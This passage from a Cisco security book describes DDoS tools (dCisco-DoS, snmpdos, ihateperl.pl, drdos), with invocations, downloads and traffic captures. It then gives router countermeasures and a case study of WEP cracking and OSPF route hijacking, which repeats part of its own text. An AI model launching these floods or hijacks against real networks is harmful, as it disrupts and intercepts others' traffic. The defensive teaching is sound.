programs similar to Rampage or one of the other tools described later in the chapter. The way to deal with this is to reconsider authentication methods used on your network devices. Limit all administrative services to the IPs and VLANs of legitimate users and systems administrators that actually require these services.

## Mass Cisco Pinging, the Telnet Way MK II

### Attack

Popularity:	7
Simplicity:	6
Impact:	9
<b>Risk Rating:</b>	<b>7</b>

`dCisco-DoS.c` is a next-generation, improved `rampage.c` code that can be successfully used to pingflood the target using a list of known Cisco routers. Along with using it to DDoS your IRC mates, `dCisco-DoS.c` can be implemented to test the network resilience to DDoS attacks after installing the new and expensive anti-DDoS boxes that your boss always wanted. Download it from <http://www.packetstormsecurity.org/> by searching for `dcisco`. Compile it and run it in the following way:

```
$ gcc -o dcisco dcisco.c
```

```
$/dcisco
```

```
Usage: ./dcisco <Target> <List> <Repeat Count> <Datagram size>
```

```
$./dcisco-noenable 192.168.66.100 /tmp/cisco-list 10 100 12
```

```
Target:192.168.66.100
File:/tmp/cisco-list
Password:123456
Packet Size:100
Repeat Count:10
Routers:5
Router 1:192.168.66.202
 success:1
.
.
```

Launching `tcpdump` on the target will show the success of the attack:

```
tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full p
listening on eth0, link-type EN10MB (Ethernet), capture size
.
.
17:25:08.062826 IP 192.168.66.202 > 192.168.66.100: icmp 80:
17:25:08.062991 IP 192.168.66.100 > 192.168.66.202: icmp 80:
17:25:08.065926 IP 192.168.66.202 > 192.168.66.100: icmp 80:
17:25:08.066054 IP 192.168.66.100 > 192.168.66.202: icmp 80:
17:25:08.068204 IP 192.168.66.202 > 192.168.66.100: icmp 80:
.
.
20 packets captured
20 packets received by filter
0 packets dropped by kernel
```

Along with this tool, you'll need a lot of Cisco devices with known user/enable passwords; the more devices you have, the better your chances of taking down the target, cutting network connectivity, and overloading the target's CPU.

## Telnet MKII Countermeasures

## Countermeasure

The general solution here is to use good authentication methods for your Cisco devices and allow user/enable access to your appliance only by legitimate IPs, networks, and VLANs.

## Mass Cisco Flood, the SNMP Way

### Attack

Popularity:	9
Simplicity:	8
Impact:	10
Risk Rating:	9

The second generation of SNMP network flooding and D/DoS tools is a smart and effective way of spoofing network management protocol queries to consume the network bandwidth of the targeted host/network. It works by faking an SNMP BulkGet .1.3.6.1 request (`snmpbulkget -v2c <device> public internet-address command`) to originate from a targeted machine. The BulkGet functionality sends the entire SNMP response in a single query, rather than sending an individual Management Information Base (MIB) in response to the request. This allows minimization of the originating spoofed attacker's traffic and generates a large amount of outgoing traffic with responding SNMP queries. The tool can be downloaded from <http://www.packetstormsecurity.org> by searching for *snmpdos*.

```
arhontus dos # ./snmpdos
```

```
SNMP DoS v1.0
```

```
Usage: snmpdos [-t target ip_addr] [-f host file] [-l loop c
```

The use of this tool is self-evident:

```
arhontus dos # ./snmpdos -t 192.168.66.100 -f /tmp/cisco-lis
```

80 packets sent

```
tcpdump -i eth0 -n host 192.168.66.202
tcpdump: verbose output suppressed, use -v or -vv for full packet
listening on eth0, link-type EN10MB (Ethernet), capture size 4096
.
.
18:41:41.908997 IP 192.168.66.202.161 > 192.168.66.100.161:
18:41:41.910144 IP 192.168.66.202.161 > 192.168.66.100.161:
18:41:41.911298 IP 192.168.66.202.161 > 192.168.66.100.161:
18:41:41.912447 IP 192.168.66.202.161 > 192.168.66.100.161:
18:41:41.913598 IP 192.168.66.202.161 > 192.168.66.100.161:
80 packets captured
80 packets received by filter
0 packets dropped by kernel
```

Looking at the command and generated output, you might ask the following question: How did we get 80 packets of generated output from the tool if we've specified a count of only 10 packets? The answer lies in the amount of routers listed in the `<host file>` as the tool applies the counter to each of the routers, switches, or other SNMP-enabled appliances listed in the file.

Let's take a closer look at the traffic generated by this tool. As you can see from the following output, the traffic originating from a targeted host is relatively small compared to that which was sent from the SNMP service of a router to the target:

```
#---attacker traffic start---#
arhontus root # tcpdump -i eth0 -n host 192.168.66.202 -x -s
tcpdump: verbose output suppressed, use -v or -vv for full packet
listening on eth0, link-type EN10MB (Ethernet), capture size 4096

19:04:32.102836 IP 192.168.66.100.161 > 192.168.66.202.161:
M=100 .1.3.6.1
0x0000: 4500 0042 0417 0000 f511 bb14 c0a8 4264 E..B.....
```

```
0x0010: c0a8 42ca 00a1 00a1 002e 50e7 3024 0201 ..B.....
0x0020: 0104 0670 7562 6c69 63a5 1702 047b 73cc ...public.
0x0030: 1302 0100 0201 6430 0930 0706 032b 0601d0.0
0x0040: 0500 ..
#---attacker traffic end--- #
```

```
#---target traffic start--- #
```

```
arhontus1 root # tcpdump -i eth0 -n host 192.168.66.202 -X -
tcpdump: verbose output suppressed, use -v or -vv for full p
listening on eth0, link-type EN10MB (Ethernet), capture size
```

```
18:39:29.755592 IP 192.168.66.202.161 > 192.168.66.100.161:
.1.3.6.1.2.1.1.1.0="Cisco Internetwork Operating System Sc
C2600 Software (C2600-IK9O3S3-M), Version 12.3(6), RELEASE
(fc3)^M^JCopyright (c) 1986-2004 by cisco Systems, Inc.^M^C
19:24 by kellythw" .1.3.6.1.2.1.1.2.0=.1.3.6.1.4.1.9.1.186
.1.3.6.1.2.1.1.3.0=292780808 .1.3.6.1.2.1.1.4.0=""
.1.3.6.1.2.1.1.5.0="router.snmp.arhont.com" .1.3.6.1.2.1.1.
.1.3.6.1.2.1.1.7.0=78 .1.3.6.1.2.1.1.8.0=0 .1.3.6.1.2.1.2.1.
.1.3.6.1.2.1.2.2.1.1.1=1 .1.3.6.1.2.1.2.2.1.1.2=2 .1.3.6.1.
.1.3.6.1.2.1.2.2.1.1.4=4 .1.3.6.1.2.1.2.2.1.1.5=5 .1.3.6.1.
.1.3.6.1.2.1.2.2.1.1.8=8 .1.3.6.1.2.1.2.2.1.1.9=9 .1.3.6.1.
.1.3.6.1.2.1.2.2.1.2.1="Ethernet0/0" .1.3.6.1.2.1.2.2.1.2.2
.1.3.6.1.2.1.2.2.1.2.3="Ethernet0/1" .1.3.6.1.2.1.2.2.1.2.4
.1.3.6.1.2.1.2.2.1.2.5="Null0" .1.3.6.1.2.1.2.2.1.2.6="Loop
.1.3.6.1.2.1.2.2.1.2.8="Virtual-Template1" .1.3.6.1.2.1.2.2
"Virtual-Access1" .1.3.6.1.2.1.2.2.1.2.10="Virtual-Access2"
.1.3.6.1.2.1.2.2.1.3.1=6 .1.3.6.1.2.1.2.2.1.3.2=23 .1.3.6.1
.1.3.6.1.2.1.2.2.1.3.4=22 .1.3.6.1.2.1.2.2.1.3.5=1 .1.3.6.1
.1.3.6.1.2.1.2.2.1.3.8=23 .1.3.6.1.2.1.2.2.1.3.9=23 .1.3.6.
.1.3.6.1.2.1.2.2.1.4.1=1500 .1.3.6.1.2.1.2.2.1.4.2=1500
.1.3.6.1.2.1.2.2.1.4.3=1500 .1.3.6.1.2.1.2.2.1.4.4=1500
```

```
.1.3.6.1.2.1.2.2.1.4.5=1500 .1.3.6.1.2.1.2.2.1.4.6=1514
.1.3.6.1.2.1.2.2.1.4.8=1500 .1.3.6.1.2.1.2.2.1.4.9=1500
.1.3.6.1.2.1.2.2.1.4.10=1500 .1.3.6.1.2.1.2.2.1.5.1=1000000
.1.3.6.1.2.1.2.2.1.5.2=1544000 .1.3.6.1.2.1.2.2.1.5.3=10000
.1.3.6.1.2.1.2.2.1.5.4=1544000 .1.3.6.1.2.1.2.2.1.5.5=42949
.1.3.6.1.2.1.2.2.1.5.6=4294967295 .1.3.6.1.2.1.2.2.1.5.8=10
.1.3.6.1.2.1.2.2.1.5.9=100000000 .1.3.6.1.2.1.2.2.1.5.10=10
.1.3.6.1.2.1.2.2.1.6.1=00_02_16_9c_0a_80 .1.3.6.1.2.1.2.2.1
.1.3.6.1.2.1.2.2.1.6.3=00_02_16_9c_0a_81
```

<output lines were omitted to save space>

#---target traffic end---#

## SNMP Countermeasures


### Countermeasure

It is highly advisable that you implement difficult-to-guess community names for your SNMP services. The best solution is to use SNMPv3, which provides better authentication methods and encryption of the SNMP queries and replies. Also, unless SNMP is required for day-to-day network management and monitoring, it is advisable to disable the service altogether.

 Previous

Next 

 Previous

Next 



# DDOS MASSIVE: REVENGE OF THE KIDDIES

In this section, we briefly identify a few common types of DDoS attacks that traverse the modern Internet and provide a few examples of such misbehavior. We won't spend pages and pages on DDoS attacks because thousands of pages and probably hundreds of articles and books have already been dedicated to this subject. However, here we'll cover this topic from the Cisco point of view, as it provides, for people dealing with these devices, some idea of how to mitigate—or *try to mitigate*—these types of attacks. We say *try to mitigate* because not all attacks can be easily resolved within a desirable amount of time. In addition, the effects of some attacks can be stopped or eased only by contacting your ISPs and getting help from their side to stop the traffic at their border routers.

## Direct DDoS Attacks

Direct DDoS attacks were the first form of DDoS on the Internet. A vast amount of tools has been floating about in the underground and official security lists that have a common criterion: they use zombie machines/servers to send junk traffic directly to the targeted host. These attacks usually come from some forms of Trojans that are being installed on the attacking machines, which then start sending a lot of digital rubbish to the target. You can find many of the common direct DDoS tools (both servers and clients) at <http://www.packetstormsecurity.org/distributed/indexdate.htm> and try them out against your own or your clients' hosts. Such DDoS attacks are still commonly used by various cracking communities to bring down their targets. For example, criminal racketeering groups use the DDoS threat to extort money from online traders, casinos, and betting shops.

Probably the most complete web site about all things DDoS is **Tip** <http://www.staff.washington.edu/dittrich/misc/ddos/>. It is regularly updated and definitely worth visiting.

## Reflective DDoS Attacks

Reflective DDoS attacks, on the other hand, do not send traffic directly at the targeted host. Instead, they usually spoof the originating IP addresses and send the requests at the *reflectors*. These reflectors (usually routers or high-powered servers with a large amount of network resources at their disposal) then reply to the spoofed targeted traffic by sending loads and loads of data to the final target. Finding the reflectors is easy—just fire a mass Nmap scan for a needed service against a specific network that is close to the target (see [Chapter 4](#) for intelligent zombie net [floodnet] selection methods and principles) or randomly do it with a `-iR` option as a less intelligent approach.

The initiators of these types of attacks are usually difficult to locate, which is the reason behind the popularity of reflective attacks. In addition, if the core Internet routers (look out for TCP port 179!) or DNS servers are selected as reflectors, and an automatic Intrusion Prevention System (IPS) or inexperienced system administrator blocks them as offending hosts, great connectivity troubles will follow. Some of the SNMP-based attacks mentioned in this chapter, as well as DNS-abusing `ihateperl.pl` and `drdos`, are all examples of reflective DDoS assaults.

While a variety of reflective DDoS tools are available on the Internet, we'll provide two examples of quite powerful, yet simple, reflective DDoS attack utilities so that you can get a better grasp of the threat presented by this attack type. If you are interested in the topic of reflective DDoS, we also suggest taking a close look at `pHorgasm` and `reflector.c`.

### ihateperl.pl

**Attack**

Popularity:	9
Simplicity:	9
Impact:	9

<b>Risk Rating:</b>	<b>9</b>
---------------------	----------

Obtained from PacketStorm security archives, `ihateperl.pl` is a small, yet effective, DNS-based reflective attack. It uses a list of predefined DNS servers to spoof the requests of name resolution by the targeted host. As an example, the script uses `google.com` as the host being resolved by the target, which can be changed to whatever you like—if you don't feel imaginative, <http://www.sco.com>, <http://www.microsoft.com>, or <http://www.intel.com> are just a few examples. To use the tool, simply create a list of open DNS servers, specify the target IP address, and set the count of requests to send. Sit back and enjoy the ride while your target machine is being washed away by tons of DNS replies.

```
$ perl ihateperl.pl
```

```
Usage: ./ihateperl.pl <target IP> <loop count>
```

**Note** You must have root privileges to execute the script, as it requires opening raw sockets on the local host.

## drdos

### Attack

<i>Popularity:</i>	8
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<b>Risk Rating:</b>	<b>9</b>

This Perl script incorporates in itself a small collection of reflective DDoS attacks that can be implemented and used by hackers and security professionals. One can send spoofed NetBIOS queries, flood the networks with TCP SYN/ACK requests, and send loads of ICMP traffic. This is a fun

script you can use to test your network DDoS resilience. Download it and fire it up to check its power for yourself.

```
arhontus # perl drdos
 drdos v2 <gml@phelony.net>
Usage drdos -a <attack type> -f <reflectors> -t <target> -w
Attack Types:
nbt netbios tcp
syn attack icmp
useless icmp attack
dns dns attack
```

## Cisco-Specific Countermeasures Against Various DDoS Attacks

### Countermeasure

Many DDoS attacks are difficult to combat since the requests sent by zombies are completely legitimate and standards-compliant; there are just too many to deal with them all. You can block ICMP echo requests with an appropriate ACL; however, as reviewed in [Chapter 4](#), if you have your own autonomous system, you should let the Internet authorities ping you. Not being able to ping can reduce the troubleshooting capabilities of your ISP or technical support company, if you have one. It is also possible to counter SYN floods with the Cisco TCP Intercept feature:

```
cisco2611(config)#ip tcp intercept list 101
cisco2611(config)#ip tcp intercept max-incomplete high 3500
cisco2611(config)#ip tcp intercept max-incomplete low 3000
cisco2611(config)#ip tcp intercept one-minute high 2500
```

```
cisco2611(config)#ip tcp intercept one-minute low 2000
cisco2611(config)#access-list 101 permit any any
```

However, TCP intercept can consume a lot of low-end router resources and is not available on IOS versions without the o3 security designation in the IOS image name. And if Context Based Access Control (CBAC) is available, you can use its timeouts and thresholds to counter SYN flooding and UDP junk floods. Here's an example:

```
cisco2611(config)# ip inspect tcp synwait-time 20
cisco2611(config)# ip inspect tcp idle-time 60
cisco2611(config)# ip inspect udp idle-time 20
cisco2611(config)# ip inspect max-incomplete high 400
cisco2611(config)# ip inspect max-incomplete low 300
cisco2611(config)# ip inspect one-minute high 600
cisco2611(config)# ip inspect one-minute low 500
cisco2611(config)# ip inspect tcp max-incomplete host 300 bl
```

**Caution** It is not recommended that you use TCP intercept and CBAC defenses simultaneously, since they use the same internal engine and this may lead to router overload.

Turning on Cisco Express Forwarding (CEF) can also help the router withstand floods with random packet source addresses. You can tweak the scheduler to avoid the complete CPU overload of a flooded router:

```
cisco2611(config)#scheduler allocate 3000 1000
```

After such a configuration, the IOS would handle network interfaces interrupt requests for 3 seconds and then move on to performing other tasks for a second afterward. On older systems, you may have to use the `scheduler interval <milliseconds>` command.

Another useful countermeasure against DoS/DDoS attacks is standard Cisco antispoofing, described earlier in this chapter. However, these measures cover only a small spectrum of currently available DDoS attacks and would be useless against floods with legitimate HTTP GET requests, ICMP echo replies, and SNMP GetBulk responses. In addition, there is always a

possibility of a DDoS side-effect caused by massive propagation of new worms through the Internet. To distinguish worm-generated traffic from legitimate requests, we often need to look at the upper layers of the OSI model. In this case, the traditional ACLs and other countermeasures we have mentioned here would be useless. Nevertheless, efficient Cisco-specific means of countering these threats at the network perimeter are available.

## Countermeasure: Using NBAR to Counter DDoS Attacks and Worm-Caused Traffic Floods

### Countermeasure

Network-Based Application Recognition (NBAR) is a Cisco IOS mechanism that examines packets on Layers 4 to 7. It isn't a security feature—the initial drive for NBAR development was traffic classification for QoS purposes. However, NBAR can be successfully used to counter some DDoS attacks and worm-generated traffic by identifying the malicious packets and performing further actions such as rate-limiting or dropping them.

The first thing we need to do when employing NBAR is to classify packets. This is done by enabling Cisco Express Forwarding (CEF) and applying a class map describing what you consider to be a malicious traffic. You can do Boolean AND or OR packet parameter matching:

```
c2611(config)#class-map ?
WORD class-map name
match-all Logical-AND all matching statements under this
match-any Logical-OR all matching statements under this c
```

Let's do a more strict match-all map:

```
c2611(config)#class-map match-all test
c2611(config-cmap)#?
```

QoS class-map configuration commands:

description	Class-Map description
exit	Exit from QoS class-map configuration mode
match	classification criteria
no	Negate or set default values of a command
rename	Rename this class-map

You can flag out quite a variety of parameters with the `match` command:

```
c2611(config-cmap)#match ?
```

access-group	Access group
any	Any packets
class-map	Class map
cos	IEEE 802.1Q/ISL class of service/user
destination-address	Destination address
discard-class	Discard behavior identifier
dscp	Match DSCP in IP(v4) and IPv6 packets
fr-de	Match on Frame-relay DE bit
fr-dlci	Match on fr-dlci
input-interface	Select an input interface to match
ip	IP specific values
mpls	Multi Protocol Label Switching specif
not	Negate this match result
packet	Layer 3 Packet length
precedence	Match Precedence in IP(v4) and IPv6 p
protocol	Protocol
qos-group	Qos-group
source-address	Source address

If you want to describe the traffic using an extended ACL, use the `access-group` command together with the ACL number. This way, you can drop or rate-limit requests for specific ports—for example, those used by DDoS agents. For protocol-specific matching on layers higher than 4, type `match protocol?` and enjoy the long list of protocols supported. A common case is matching a string in the URL—for example, the filename *zombie.exe*, which is an abstract DDoS agent scanned for by crackers:

```
c2611(config-cmap)#match protocol http url "**zombie.exe**"
```

Do we need any outside requests searching for `zombie.exe` on our or our client's network? Of course not! Let's drop them all.

We will use Differentiated Services Code Point (DSCP) to label `zombie.exe` requests for further extermination. Differentiated Services (DiffServ) is a new model of traffic prioritization based on the IP type of services (ToS) field and outlined in RFCs 2474 and 2475. You can read more about DSCP at <http://www.cisco.com/warp/public/105/dscpvalues.html>.

First, we'll define `zombie.exe`:

```
c2611(config)#class-map match-any pest-binary
c2611(config-cmap)#match protocol http url "**zombie.exe**"
```

Then this definition needs to be bound to a policy map and assigned a DSCP priority value:

```
c2611(config)#policy-map label-inbound-pest-binary
c2611(config-pmap)#class pest-binary
c2611(config-pmap-c)#set ip dscp 1
```

Then, we'll apply this policy to the external router interface:

```
c2611(config)#interface serial 0/1
c2611(config-if)#service-policy input label-inbound-pest-bir
```

Now let's drop those annoying packets with a DSCP label:

```
c2611(config)#access-list 101 deny ip any any dscp 1
c2611(config)#access-list 101 permit ip any any
```

And to be sure, we can also apply this access list to the internal interface leading to the web servers:

```
c2611(config)#interface ethernet 0/1
c2611(config-if)#ip access-group 101 out
```

Now execute `show access-list 101` to see the body count of dropped



zombie.exe requests. Can you spot a potential problem? Passing packets through an access list is resource-consuming, especially if the flood is massive. Wouldn't it be better to blackhole the defined packets to Null0 instead, thus saving some precious CPU cycles? Let's do it.

After you have done the class map and assigned these pesky requests a DSCP value, configure an access list—this time with a permit statement:

```
c2611(config)#access-list 101 permit ip any any dscp 1
```

Now it's time to create a route map leading to oblivion:

```
c2611(config)#route-map black_hole 10
c2611(config-route-map)#match ip address 101
c2611(config-route-map)#set interface Null0
```

A route map must be applied to the input interface:

```
c2611(config)#interface serial 0/1
c2611(config-if)#ip policy route-map black_hole
```

Sit back and watch those puny requests dying in your logs.

It is also possible to perform a similar function using the `policy-map` and `police` commands. However, to illustrate their functionality, we'll use a different example, since we've had enough of that silly `zombie.exe` business. Good old smurf is probably the most ancient (but still relevant) DDoS attack.

For starters, we'll define ICMP echo replies with an access list:

```
c3600(config)# access-list 101 permit icmp any any echo-repl
```

Then we need to create a class map. The one based on the access list above will suffice:

```
c3600(config)# class-map match-any smurf-flood
c3600(config-cmap)# match access-group 101
c3600(config-cmap)# exit
```

Time to do the familiar DSCP trick:

```
c3600(config)# policy-map kill-smurf
c3600(config-pmap)# class smurf-flood
c3600(config-pmap-c)# set ip dscp 1
c3600(config-pmac-c)# exit
```

A policy must be assigned to an interface:

```
c3600(config)# interface serial 0/1
c3600(config-if)# service-policy input kill-smurf
c3600(config-if)# exit
```

NBAR cannot perform two policies on one interface (for example, mark and limit), so we need to invent a separate policy with its own class map:

```
c3600(config)# class-map match-any smurf-labeled
c3600(config-cmap)# match dscp 1
c3600(config-cmap)# exit
```

Now to the most exciting part—building the main policy map and enforcing the rate limit on ICMP echo replies:

```
c3600(config)# policy-map limit-smurfing
c3600(config-pmap)# class smurf-labeled
c3600(config-pmap-c)# police 16000 4000 4000 conform-action
```

Here the average throughput for ICMP echo replies is 16 kbps, with additional allowed normal and excessive packet burst sizes of 4 kbps. The `violation` command dictates that if either normal or excessive burst rates are violated, all exceeding ICMP echo replies will be dropped.

The final strike is to apply the policy map to an interface—in this case an internal one:

```
c3600(config)# interface ethernet 0/0
c3600(config-if)# service-policy output limit-smurfing
```

You can use policy maps and well-thought-out traffic classification/management/control router planes in general from resource exhaustion.

**Tip** find more information about this approach, consult <http://www.cisco.com/en/US/about/ac123/ac114/ac173/Q4-04/tec>

So what did we achieve at the end? The legitimate users on your network can ping and get back their replies; this shouldn't take more than 16 kbps of bandwidth and they can still get it up to 20 kbps. However, the smurf kids will have to select a better target.

## Committed Access Rate (CAR) and Controlling DoS/DDoS Attacks

### Countermeasure

CAR is a yet another QoS feature that can be efficiently deployed to counter different types of traffic floods. Just as with NBAR, you can either drop the offending traffic or, at least, limit the amount of bandwidth it consumes. In fact, you may have to combine both CAR and NBAR to combat floods defined as malicious on the basis of analysis of network layers above the transport layer. Otherwise, the traffic definition is done via standard or extended access lists.

Traffic rate limiting is meaningful only if it is done at the ISP router level. Thus, this particular section, as well as the preceding one describing rate limiting via the `police` command, is mainly relevant for ISP system administrators and security specialists. The only possible exception is egress filtering on border routers of a large organization or corporation from which the attack originates. Of course, this is only a temporary countermeasure to be put in place until the attackers are discovered and prosecuted.

Two classical examples of countering DoS/DDoS attacks with CAR is rate-limiting ICMP and TCP SYN floods. In both cases, the traffic structure is

legitimate—it's the amount of traffic that causes the problem. The general principle of using CAR to counter excessive traffic is as follows:

1. Define the traffic of interest with an access list.
2. Use the `rate-limit` command to control it:

```
Cisco(config-if)# interface type [slot_number]
Cisco(config-if)# rate-limit {input | output}
[burst_normal in bps] [burst_max in bps] con
ceed-action [action type]
```

Thus, the `rate-limit` command is quite similar to the previously used `police` command, but there is no `violation` option. The supported action types include the following:

- **Transmit** The packet is transmitted and nothing is done to it.
- **Drop** The packet is dropped dead.
- **Set precedence and transmit** The IP precedence bits in the packet header's ToS field are rewritten. The packet is then transmitted.
- **Set QoS group and transmit** The packet is assigned to a specific QoS group and transmitted.
- **Continue** The packet is evaluated using the next available rate policy. If it does not exist, the packet is transmitted.
- **Set precedence and continue** A combination of set precedence and transmit and continue.
- **Set QoS group and continue** The packet is assigned to a specific QoS group and then evaluated against the next rate policy. If it does not exist, the packet is transmitted.

To use CAR for ICMP echo control (`ping -f` floods and smurf attacks), you can do the following:

```
ISP_router(config)# access-list 101 permit icmp any any echo
ISP_router(config)# access-list 101 permit icmp any any echo
ISP_router(config)# interface serial0/0
ISP_router(config-if)# rate-limit output access-group 101 32
4000 4000 conform-action transmit exceed-action drop
```

Here we assign 32 kbps for ICMP echo and echo reply packets, with additional normal and excessive burst rates of 4 kbps; the packets are dropped if these rates are exceeded.

**Tip** In a specific case of limiting ICMP unreachable traffic generated by your router used as a reflector by crackers, you can also use the ICMP rate limit feature, available since Cisco IOS 12.1: `Cisco(config)# ip icmp rate-limit unreachable [df] [milliseconds]`. Since this feature limits all types of ICMP unreachable messages, it can also thwart UDP portscans against the router depending on the ICMP rate-limit configuration and UDP scan speed.

Implementing CAR against SYN flooding is also quite straightforward. First, we need to define the flood packets, for which the `established` command can be used:


```
c3600(config)#access-list 101 deny tcp any any established
c3600(config)#access-list 101 permit tcp any any
```

Then apply the `rate-limit` command to an involved interface, as in the previous example:


```
c3600(config)# interface serial0/0
c3600(config-if)# rate-limit output access-group 101 64000 8
conform-action transmit exceed-action drop
```

We have allowed more bandwidth and higher burst rates for TCP SYNs here, as compared to the ICMP ping and ping reply example. If the router belongs to a large organization or corporation and outside users actively connect to the organization networking resources, it may be necessary to allow a sufficiently fat pipe for initiating TCP connections.

 Previous

Next 

 Previous

Next 

# SUMMARY

Whether a DoS or DDoS attack is mischievous or revengeful, a racket attempt from an organized crime group, or part of a larger attack plan, it is a threat that shouldn't be taken lightly. A nongeneric DoS attack is usually a form of *incomplete* exploitation that crashes the system or separate service instead of handing the control to a cracker. This kind of attack is rectified by applying a vendor patch, or, in the Cisco world, by upgrading the OS to a newer version. Meantime, turning off the vulnerable service or, at least, restricting the access to it with an access list is a sensible idea.

Generic DoS and, especially, DDoS attacks are far less elegant and intelligent, but at the same time they are more difficult to defend against. There isn't much you can do if your whole bandwidth is consumed by a lame ping flood. And as you saw in this chapter, some DDoS attacks are much worse than that. (Who said that SNMP GetBulk reflective DDoS isn't fun?) At the end of the day, you will have to collaborate with the ISP and authorities to block an attack as close to its source as possible.


Having more than one redundant connection to the Internet using different providers, different AS paths, and with load balancing enabled goes a long way toward combating fat pipe generic DoS/DDoS floods. You can always use CAR and NBAR to drop or rate limit offending traffic, saving your router CPU cycles, buffers, and hosts behind the router. Of course, it is better to do this at the ISP level—but who said that ISP network administrators are not among our readers? And if you are familiar with the countermeasures described, you can always try to persuade the ISP staff to implement them when an attack against your network is in progress.

 [Previous](#)

[Next](#) 



 Previous

Next 

# **Part III: Protocol Exploitation in Cisco Networking Environments**

# Chapter List

[Chapter 12](#): Spanning Tree, VLANs, EAP-LEAP, and CDP

[Chapter 13](#): HSRP, GRE, Firewalls, and VPN Penetration

[Chapter 14](#): Routing Protocols Exploitation

## CASE STUDY: THE FLYING OSPF HELL

It was five in the afternoon when David got his first complaint about the connection difficulties from one of the users. At first, he wanted to ignore it, head home, and deal with it the next morning. The working day was over and the last thing David wanted was to investigate yet another user complaint that was probably linked to the incorrect settings of that guy's browser, or that was caused by him attempting to connect to one of those dodgy web sites banned by the egress content filtering lists. But then the complaints started to flood in. Something was terribly wrong. David pinged a few hosts, both outside and on the intranet. The packet delay was apparently tripled and packet loss reached 40 to 50 percent of all ICMP pings sent. Then he ran `tracert` a couple of times, and every time it showed that instead of going across the main OC-3 ATM pipe, the traffic went across a backup 802.11 point-to-point link that was normally dead. Why was this happening?

Kevin, a devoted wardriver who never missed a hacking opportunity, sat in a beer garden of the Lunar Eclipse pub, when he spotted what looked like a microwave dish on the roof of a gray building across a high fence. Sitting in a pub, sipping a cold pint of ale, and hacking away over someone's unprotected pipe was an opportunity he couldn't miss.

The next time he visited the pub, Kevin brought his laptop and a spare battery and a Prism chipset 802.11 client card. He asked his mate to buy a round of stout, and while he was away, Kevin fired up Kismet

and immediately spotted GOV-P2P ESSID. Fascinating! This must be it! The link was protected by WEP, but WEP wasn't a problem, not for more than a year anyway. Kevin sniffed the link for 5 minutes and couldn't see much traffic going through. He looked at the MAC addresses of bypassing packets and saw several addresses that were part of the multicast reserved range (00:00:5e:00:00:00 to 00:00:5e:ff:ff:ff). One of them looked like a CDP address, and another three translated to 224.0.0.5, 224.0.0.6, and 224.0.0.9. Cisco CDP, OSPF, and RIPv2! Wow! This network was far from being the average home user WLAN and was definitely worth having a go at! With such an amount of bypassing traffic, passive sniffing for cracking WEP the traditional way was useless. Kevin launched Aircrack and in about 30 minutes caught the first ARP, suitable for a malicious traffic reinjection attack. It took another 30 minutes of bombarding the network with injected packets while sipping Murphy's with crisps until the cracked WEP key finally fell into his hands. Kevin supplied it to the Kismet configuration file for instant traffic decryption, restarted the tool, and held his breath.

The result was clearly worth the effort! There were CDP frames showing Cisco Aironet 1200 access points on both sides of the link. These access points were directly plugged into Cisco 6500 Catalyst switches without any VLANs and firewalls separating the wired and wireless networks. Both switches supported routing, with one being a designated router for the OSPF routing domain and another being a backup designated router. Both were positioned in the OSPF area 0—the backbone! To make things even more interesting, it appeared that fat ATM pipes, perhaps OC-3, were coming out of these switches oncracked WEP key finally fell into his hands. Kevin supplied it to the Kismet configuration file for instant traffic decryption, restarted the tool, and held his breath. The result was clearly worth the effort! There were CDP frames showing Cisco Aironet 1200 access points on both sides of the link. These access points were directly plugged into Cisco 6500 Catalyst switches without any VLANs and firewalls separating the wired and wireless networks. Both switches supported routing, with one being a designated router for the OSPF routing domain and another

being a backup designated router. Both were positioned in the OSPF area 0—the backbone! To make things even more interesting, it appeared that fat ATM pipes, perhaps OC-3, were coming out of these switches on the wired side. Must be the Cisco FlexWAN modules!

After analyzing the bypassing traffic and building an approximate map of the discovered network, Kevin shut down his laptop, changed the battery, booted up, and associated with the link. There was no MAC address filtering and things looked really good. The RIPv2 was running with plaintext authentication in use. Redirecting traffic via RIP was easy, but, he thought, why go for a smaller fish when I can catch a much larger one? OSPF also used plaintext authentication, and Kevin felt it was his lucky day. He configured and fired up a good old Zebra to become a part of the OSPF domain—that was easy. Kevin launched `tcpdump`, enabled packet forwarding on his laptop, changed the OSPF priority of his rogue router to the maximum value of 255, and set the cost of the router interface to the optimal, much better value than the cost of interfaces advertised by other routers. It worked! Streams of redirected traffic filled up the `tcpdump` output console. Of course, watching it in Ethereal was more fun. It was time to dump all this fanciful traffic for further analysis at home, after spending some time brushing up his Ethereal filters scripting skills. Perhaps trying out Ettercap and Dsniff on this network was also a worthy idea. This was a major victory, one to keep quietly to himself and use when the need arose.

David logged onto the Catalyst 6500 to which the access point was connected and started to enter `show` and `debug` commands for both RIP and OSPF running on the multilayer switch. RIP was fine. The same could not be said about his more advanced link state counterpart, however. Commands like `show ip ospf neighbor detail` were showing a new OSPF peer. This peer had become a designated router of area 0. It was advertising a link with a gigabit range bandwidth OSPF cost equivalent—despite clearly being somewhere on a wireless network! To add insult to injury, this clearly wasn't a Cisco device. It didn't send out any CDP frames and its MAC

address had an OUI not belonging to those numbers registered by Cisco. The Catalyst logs were showing the SPF recalculation that took place about an hour ago, when the strange router had joined the routing domain and proclaimed its priority as the highest and interface cost as the best. Dave looked out of the window. Among the casual beer lovers on the benches near the Lunar Eclipse was a guy with a laptop and what appeared to be a wireless client card sticking out of it. He looked like a student and was clearly taken by something happening on his laptop screen.

Kevin saw the doors of the gray building opening and a tall, bearded man wearing glasses rushing toward him. Without a second thought, Kevin grabbed the laptop, jumped on his scooter, and sped away. The network was returning to its normal state.

In the end, David decided not to share the incident with management to avoid getting into serious trouble. He blamed a hardware fault on the network outages when sending back a response to the users' complaints. David was pressing to implement MD5 authentication and maximum priority setting for the designated router for quite a long time. He couldn't change it by himself, since only a few devices running OSPF on a vast network were under his direct responsibility and control, and all such devices on the network had to have the same authentication scheme and shared secret key. David also didn't know much about wireless, and the link was a responsibility of an external company that did the installation as well as configuration and troubleshooting of wireless access points. He decided to raise all these issues at his next meeting with management and push them to order a legitimate wireless security audit to demonstrate that the link could be abused by crackers. Then the company responsible for the link could be pushed to do something about its security, or simply booted out to be replaced by a more skilled one.

David also wanted to persuade management to buy firewall switch modules (FWSM) for both Catalysts and use them to firewall the damn wireless link out for good. Meanwhile, since management wheels

